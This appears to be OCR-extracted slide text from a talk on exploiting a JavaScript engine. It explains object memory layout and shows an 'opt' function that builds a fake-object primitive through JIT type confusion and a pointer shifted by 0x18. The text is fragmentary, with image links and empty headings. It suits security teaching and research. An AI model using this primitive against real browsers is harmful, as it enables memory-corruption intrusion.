


ELI5 JSObject




ELI5 JSObject

```
let b = {};
let a = {a: 0x4141, b: 0x4242, c: b};
```



ELI5 JSObject

```
let b = {};
let a = {a: 0x4141, b: 13.37, c: b};
```



The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x18;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

Double floating point value converted to it's byte representation in a TypedArray

Increase pointer by 0x18

Store modified value back into array (as double)


|floatArray| is now an array of JS values ~~and a pointer to an object~~ is stored at index 1

The pointer was increased by 0x18

A fake object is accessible at index 1 in |floatArray|


Exploitation

let b = {};
let a = {a: 0x4141, b: 13.37, c: b};




Exploitation


```
let b = {};
let a = {a: 0x4141, b: 13.37, c: b};
```



Exploitation

